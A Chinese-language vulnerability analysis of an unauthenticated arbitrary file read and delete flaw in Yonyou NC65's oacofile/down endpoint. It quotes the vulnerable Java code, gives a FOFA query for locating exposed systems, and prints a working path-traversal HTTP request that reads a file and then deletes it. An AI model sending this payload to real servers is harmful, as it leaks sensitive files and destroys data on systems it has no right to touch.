漏洞简介
用友NC 是一种商业级的企业资源规划,为企业提供全面的管理解决方案,包括财务管理、采购管理、销售管理、人力资源管理等功能,基于云原生架构,深度应用新一代数字技术,打造开放、 互联、融合、智能的一体化云平台,支持公有云、混合云、专属云的灵活部署模式。聚焦数字化管理、数字化经营、数字化平台等三大企业数字化转型战略方向,提供涵盖数字营销、智能制造、财务共享、人力共享与协同,智慧采购、数字中台等18大解决方案,助力大型企业全面落地数字化和业务流程优化。用友NC电子商务平台的 /oacofile/down 接口存在任意文件读取+删除漏洞,未经身份验证的恶意攻击者利用该漏洞读取服务器上任意文件内容并删除文件,造成系统敏感信息泄露或导致系统宕机。
影响版本
NC65
fofa语法
app="用友-UFIDA-NC"
漏洞分析
直接看 OACOFileSystemAction 对应的 down 方法实现部分
public void down(@Param(name = "filename") String fileName, @Param(name = "excelname") String excelName) throws IOException {
        fileName = StringUtil.convertToCorrectEncoding(fileName);
        excelName = URLDecoder.decode(excelName, "UTF-8");
        String tmpDirPath = ExcelUtils.getFileDirPath();
        String excelPath = tmpDirPath + fileName;
        File excel = new File(excelPath);
        if (excel.exists()) {
            OutputStream os = null;
            FileInputStream in = null;

            try {
                this.response.reset();
                this.response.setCharacterEncoding("UTF-8");
                this.response.setContentType("APPLICATION/OCTET-STREAM");
                if (LfwRuntimeEnvironment.getBrowserInfo().isIE()) {
                    this.response.setHeader("Content-Disposition", "attachment; filename=\"" + URLEncoder.encode(excelName, "UTF-8").replace("+", "%20") + "\"");
                } else if (LfwRuntimeEnvironment.getBrowserInfo().isFirefox()) {
                    this.response.setHeader("Content-Disposition", "attachment; filename=\"" + new String(excelName.getBytes("GBK"), "ISO-8859-1"));
                } else {
                    this.response.setHeader("Content-Disposition", "attachment; filename=\"" + URLEncoder.encode(excelName, "UTF-8") + "\"");
                }

                os = this.response.getOutputStream();
                in = new FileInputStream(excelPath);
                byte[] b = new byte[1024];
                int i = 0;

                while((i = in.read(b)) > 0) {
                    os.write(b, 0, i);
                }

                os.flush();
                in.close();
                in = null;
                os.close();
                os = null;
                excel.delete();
参数 filename 直接拼接进 excelPath 文件读取路径里,而 tmpDirPath = ExcelUtils.getFileDirPath(); 实现如下
public static String getFileDirPath() {
        String tmpDirPath = ncHomePath + "/hotwebs/portal/oatemp/";
        File tmpf = new File(tmpDirPath);
        if (!tmpf.exists()) {
            tmpf.mkdirs();
        }

        return tmpDirPath;
    }
基本路径为 /home/hotwebs/portal/oatemp/ 此路径为nc默认安装时的基本路径,拼接后直接用 new File 读取文件,将内容输出在body中,且使用 excel.delete(); 删除读取的文件。
漏洞复现
谨慎测试,读取文件后会删除文件!!!
POST /portal/pt/oacofile/down?pageId=login HTTP/1.1
Host: nc65.mrxn.net
Content-Type: application/x-www-form-urlencoded

excelname=test&filename=../../../webapps/nc_web/licence.txt
成功读取web根目录 licence.txt 文件内容
但是文件也被删除了!谨慎测试!